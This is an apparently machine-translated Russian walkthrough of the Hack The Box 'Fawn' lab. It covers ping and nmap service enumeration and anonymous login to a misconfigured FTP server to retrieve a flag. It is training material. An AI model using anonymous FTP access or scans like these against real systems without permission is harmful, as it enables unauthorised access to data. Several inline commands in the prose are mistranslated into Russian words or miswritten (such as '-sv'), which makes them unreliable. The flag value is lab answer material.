Олененок

Подготовил: 0ne-nine9

Введение


Иногда, когда нас просят перечислить службы конкретных хостов в клиентской сети, мы сталкиваемся со службами передачи файлов, которые могут иметь высокие шансы быть плохо настроенными. Цель этого упражнения — ознакомиться с протоколом передачи файлов (FTP), родным протоколом для всех операционных систем хоста, который долгое время использовался для простых задач передачи файлов, как автоматизированных, так и ручных. FTP можно легко неправильно настроить, если его неправильно понять. Бывают случаи, когда сотрудник компании-клиента, которую мы оцениваем, может захотеть обойти проверки файлов или правила брандмауэра для передачи файла от себя своим коллегам. Учитывая множество различных механизмов контроля и мониторинга потока данных в корпоративной сети сегодня, этот сценарий становится существенным и жизнеспособным случаем, который мы можем встретить в дикой природе.

В то же время FTP можно использовать для передачи файлов журналов с одного сетевого устройства на другое или на сервер сбора журналов. Предположим, сетевой инженер, ответственный за настройку конфигурации, забывает должным образом защитить принимающий FTP-сервер или не придает должного значения информации, содержащейся в журналах, и решает намеренно оставить службу FTP незащищенной. В этом случае злоумышленник может получить доступ к журналам и извлечь из них всевозможную информацию, которая впоследствии может быть использована для построения карты сети, перечисления имен пользователей, обнаружения активных служб и многого другого.

Давайте посмотрим, что такое FTP, согласно определение в Википедии :

> Протокол передачи файлов (FTP) — это стандартный протокол связи, используемый для передачи компьютерных файлов с сервера на клиент в компьютерной сети. FTP построен на архитектуре модели клиент-сервер с использованием отдельных соединений управления и данных между клиентом и сервером. Пользователи FTP могут аутентифицировать себя с помощью открытого протокола входа, как правило, в виде имени пользователя и пароля. Однако они могут подключаться анонимно, если сервер настроен на это. Для безопасной передачи, которая защищает имя пользователя и пароль и шифрует содержимое, FTP часто защищается с помощью SSL/TLS (FTPS) или заменяется протоколом передачи файлов SSH (SFTP).

Из первых строк отрывка выше мы можем увидеть упоминание об архитектуре модели клиент-сервер. Это относится к ролям, которые хосты в сети играют во время передачи данных между ними. Пользователи могут загружать и загружать файлы с клиента (собственного хоста) на сервер (централизованное хранилище данных) или наоборот. Концептуально говоря, клиент всегда является хостом, который загружает и загружает файлы на сервер, а сервер всегда является хостом, который безопасно хранит передаваемые данные.




Клиенты также могут просматривать доступные файлы на сервере при использовании протокола FTP. С точки зрения пользовательского терминала это действие будет выглядеть как просмотр каталогов собственной операционной системы в поисках нужных файлов. Службы FTP также поставляются с GUI (графическим интерфейсом пользователя), похожим на программы ОС Windows, что упрощает навигацию для начинающих. Примером хорошо известного FTP-сервиса с графическим интерфейсом является FileZilla . Однако давайте сначала разберемся, что означает открытый запуск службы на порту.

Порт, на котором запущена активная служба, — это зарезервированное пространство для IP-адреса цели, с которого будут приниматься запросы и отправляться результаты. Если бы у нас были только IP-адреса или имена хостов, то хосты могли бы выполнять только одну задачу за раз. Это означает, что если вы хотите одновременно просматривать веб-страницы и воспроизводить музыку из приложения на своем компьютере, вы не сможете этого сделать, потому что IP-адрес будет использоваться для обработки либо первого, либо второго, но не того и другого одновременно. Имея порты, вы можете иметь один IP-адрес для обработки нескольких служб, поскольку это добавляет еще один уровень различия.


В случае, показанном ниже, мы видим, что FTP активен на порту 21. Однако давайте добавим некоторые дополнительные службы, такие как SSH (протокол защищенной оболочки) и HTTPD (веб-сервер), чтобы изучить более типичный пример. С помощью этого типа конфигурации сетевой администратор настроил элементарную конфигурацию основного веб-сервера, что позволяет ему одновременно, если это необходимо, достичь следующего:

- Получение и отправка файлов, которые можно использовать для настройки веб-сервера или передачи журналов во внешний источник
- Возможность входа в систему для удаленного управления с удаленного хоста в случае необходимости каких-либо изменений конфигурации
- Предоставлять веб-контент, к которому можно получить удаленный доступ через веб-браузер другого хоста.


На приведенном ниже графике вы можете увидеть, какое место FTP занимает в логической структуре хоста вместе с другими службами, которые потенциально могут работать на нем одновременно.



Статья Wiki показывает, что использование FTP без уровня шифрования, предоставляемого такими протоколами, как SSL/TLS (FTPS) или SSH-туннелирование (SFTP), считается нестандартным. FTP сам по себе имеет возможность запрашивать учетные данные, прежде чем разрешить доступ к сохраненным файлам. Однако недостатком здесь является то, что трафик, содержащий указанные файлы, может быть перехвачен с помощью так называемой атаки «человек посередине» (MitM). Содержимое файлов можно прочитать в виде открытого текста (то есть в незашифрованном, удобочитаемом для человека виде).



Однако, если сетевые администраторы решат обернуть соединение протоколом SSL/TLS или туннелировать соединение FTP через SSH (как показано ниже), чтобы добавить уровень шифрования, который могут расшифровать только исходный и конечный хосты, это успешно помешает большинству Атаки «человека посередине». Обратите внимание, как исчез порт 21, так как протокол FTP был перемещен в соответствии с протоколом SSH на порт 22, таким образом, он был туннелирован через него и защищен от любого перехвата.



Однако ситуация, с которой мы имеем дело в данном случае, гораздо проще. Мы будем взаимодействовать только с целью, на которой работает простая, неправильно настроенная служба FTP. Давайте продолжим и проанализируем, как будет выглядеть такая служба, работающая на внутреннем хосте.

перечисление

Во-первых, давайте проверим, установлено ли наше VPN-соединение. Использование протокола ping может помочь в этом, так как это метод достижения цели с низкими издержками для получения ответа, таким образом подтверждая, что наше соединение установлено, и цель достижима. Низкие накладные расходы означают, что по умолчанию на цель отправляется очень мало данных, что позволяет нам быстро проверить состояние соединения, не дожидаясь завершения всего сканирования заранее. Протокол ping можно вызвать с терминала с помощью команды `пропинговать {целевой_IP}` команда, где {target_IP} — это IP-адрес вашего экземпляра машины Fawn, отображаемый на веб-странице Hack The Box в лабораторной работе «Отправная точка».

Обратите внимание, что это может не всегда работать в крупномасштабной корпоративной среде, так как брандмауэры обычно имеют правила, запрещающие эхо-запросы между хостами даже в одной подсети (LAN), чтобы избежать внутренних угроз и обнаружить другие хосты и службы.

```
$ ping {target_IP}

PING {target_IP} ({target_IP}) 56(84) bytes of data.
64 bytes from {target_IP}: icmp_seq=1 ttl=63 time=49.2 ms
64 bytes from {target_IP}: icmp_seq=2 ttl=63 time=47.1 ms
64 bytes from {target_IP}: icmp_seq=3 ttl=63 time=60.6 ms
64 bytes from {target_IP}: icmp_seq=4 ttl=63 time=41.0 ms
^C
--- {target_IP} ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 41.020/49.486/60.572/7.076 ms
```

Мы можем отменить `пинг` команду, нажав `CTRL+C` на нашей клавиатуре, иначе она будет работать бесконечно. После вывода команды мы видим, что ответы получены от целевого хоста. Это означает, что хост доступен через созданный нами VPN-туннель. Теперь мы можем начать сканирование открытых сервисов на хосте.

```
$ sudo nmap {target_IP}

Starting Nmap 7.92 ( https://nmap.org ) at 2021-09-24 22:30 BST
Nmap scan report for {target_IP}
Host is up (0.048s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp

Nmap done: 1 IP address (1 host up) scanned in 1.10 seconds
```

Сканируя с помощью нашей ранее использованной команды, мы видим, что служба FTP открыта и работает на порту 21. Однако что, если мы хотим узнать фактическую версию службы, работающей на этом порту? Может ли сканирование с помощью разных переключателей предоставить нам необходимую информацию?

```
$ sudo nmap -sV {target_IP}

Starting Nmap 7.92 ( https://nmap.org ) at 2021-09-24 22:31 BST
Nmap scan report for {target_IP}
Host is up (0.050s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
Service Info: OS: Unix

Service detection performed. Please report any incorrect results
at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 2.28 seconds
```

В нашем случае `-sv` переключатель означает определение версии. Следовательно, использование этого переключателя сделает наше сканирование займет больше времени, но даст нам больше информации о версии службы, работающей на ранее обнаруженном порту. Это означает, что с первого взгляда мы сможем определить, уязвима ли цель из-за запуска устаревшего программного обеспечения или нам нужно копнуть глубже, чтобы найти вектор атаки.

Мы не будем рассматривать использование сервиса как такового. Мы будем делать небольшие шаги к нашим целям, а следующий шаг будет заключаться в простом взаимодействии со службой как есть, чтобы узнать больше о том, как мы должны подходить к целям. Однако наличие версии службы всегда помогает нам лучше понять, что работает на сканируемом порту.

плацдарм

Пришло время взаимодействовать с целью.

Чтобы получить доступ к службе FTP, мы будем использовать `ftp` команда на нашем собственном хосте. Это хорошая практика быструю проверку того, что ваш `ftp` обновлен и правильно установлен. Выполнение приведенной ниже команды отобразит тот же результат, что и на рисунке, если ваш `ftp` сервис установлен. В противном случае установка будет продолжена. Переключатель `-y` в конце команды используется, чтобы принять установку, не прерывая процесс, чтобы спросить вас, хотите ли вы продолжить.

```
$ sudo apt install ftp -y

Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
ftp is already the newest version (0.17-34.1.1).
```

После завершения установки вы можете запустить `фтп -ч` команда, чтобы увидеть, на что способна служба.

```
$ ftp -h

    Usage: { ftp | pftp } [-46pinegvtd] [hostname]
       -4: use IPv4 addresses only
       -6: use IPv6, nothing else
       -p: enable passive mode (default for pftp)
       -i: turn off prompting during mget
       -n: inhibit auto-login
       -e: disable readline support, if present
       -g: disable filename globbing
       -v: verbose mode
       -t: enable packet tracing [nonfunctional]
       -d: enable debugging
```

Из приведенного выше отрывка видно, что мы можем подключиться к целевому хосту с помощью приведенной ниже команды. Это инициирует запрос на аутентификацию в службе FTP, работающей на цели, которая вернет приглашение обратно на наш хост:

```
$ ftp {target_IP}
Connected to {target_IP}.
220 (vsFTPd 3.0.3)
Name ({target_IP}:{username}):
```

Приглашение запросит у нас имя пользователя, с которым мы хотим войти в систему. Вот где происходит волшебство.

Типичная неправильная конфигурация для запуска служб FTP позволяет любому другому `анонимный` учетная запись для доступа к сервису, например аутентифицированному пользователю. `анонимный` имя пользователя можно ввести, когда появится приглашение, а затем любым паролем, поскольку служба не будет учитывать пароль для этой конкретной учетной записи.

```
$ ftp {target_IP}
Connected to {target_IP}.
220 (vsFTPd 3.0.3)
Name ({target_IP}:{username}): anonymous
331 Please specify the password.
Password: anon123
```

Удар `Войти` после заполнения пароля мы видим, что мы успешно вошли в систему. Наш терминал изменения, чтобы показать нам, что теперь мы можем выпустить `фтп` команды.

```
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Ввод в `помощь` Команда позволяет нам просмотреть, какие команды доступны. Вы сможете увидеть это шаблон с каждым скриптом и сервисом, к которым у вас есть доступ. Введите либо `- Ч` , `- - помощь` , или же `помощь` command всегда будет выдавать список всех команд, доступных вам как пользователю, с иногда включенными описаниями. Если вы хотите узнать о конкретной команде более подробно, вы можете использовать другую команду: `человек {название_команды}` . Однако пока вернемся к нашей цели.

```
ftp> help
Commands may be abbreviated. Commands are:

!           dir         mdelete     qc          site
$           disconnect  mdir        sendport    size
account     exit        mget        put         status
append      form        mkdir       pwd         struct
ascii       get         mls         quit        system
bell        glob        mode        quote       sunique
binary      hash        modtime     recv        tenex
bye         help        mput        reget       tick
case        idle        newer       rstatus     trace
cd          image       nmap        rhelp       type
cdup        ipany       nlist       rename      user
chmod       ipv4        ntrans      reset       umask
close       ipv6        open        restart     verbose
cr          lcd         prompt      rmdir       ?
delete      ls          passive     runique
debug       macdef      proxy       send
ftp>
```

Некоторые из перечисленных здесь команд кажутся нам знакомыми. Мы уже знаем, как `лс` а также `CD` . Позволь нам использовать команду issue first и просмотреть содержимое папки.

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0              32 Jun 04 03:25 flag.txt
226 Directory send OK.
ftp>
```

Как вы можете заметить из вывода, работа служб FTP также выдает статус для команд, которые вы отправляете на удаленный хост. Значение обновлений статуса следующее:

> 200: команда PORT выполнена успешно. Рассмотрите возможность использования PASV. 150 : Вот список каталогов.
>
> 226 : Каталог отправляется нормально.

Теперь мы можем перейти к загрузке с `флаг.txt` на наш хост (виртуальную машину). Для этого мы можем помощью`получить` Команда, за которой следует имя файла, который мы хотим загрузить. В нашем случае это будет выглядеть так это:

```
ftp> get flag.txt
local: flag.txt remote: flag.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for flag.txt (32 bytes).
226 Transfer complete.
32 bytes received in 0.00 secs (33.7838 kB/s)
ftp>
```

Это вызовет загрузку файла в тот же каталог, в котором вы находились, когда вы `фтп {IP-адрес машины}` команда. Если мы выйдем из службы FTP, мы увидим тот же файл на нашем хосте.

```
ftp> bye
421 Timeout.

$ ls
flag.txt  Starting-Point

$ cat flag.txt
035db21c881520061c53e0536e44f815
```

Теперь мы можем взять флаг и отправить его на платформу, чтобы получить коробку!

Хорошо сделано!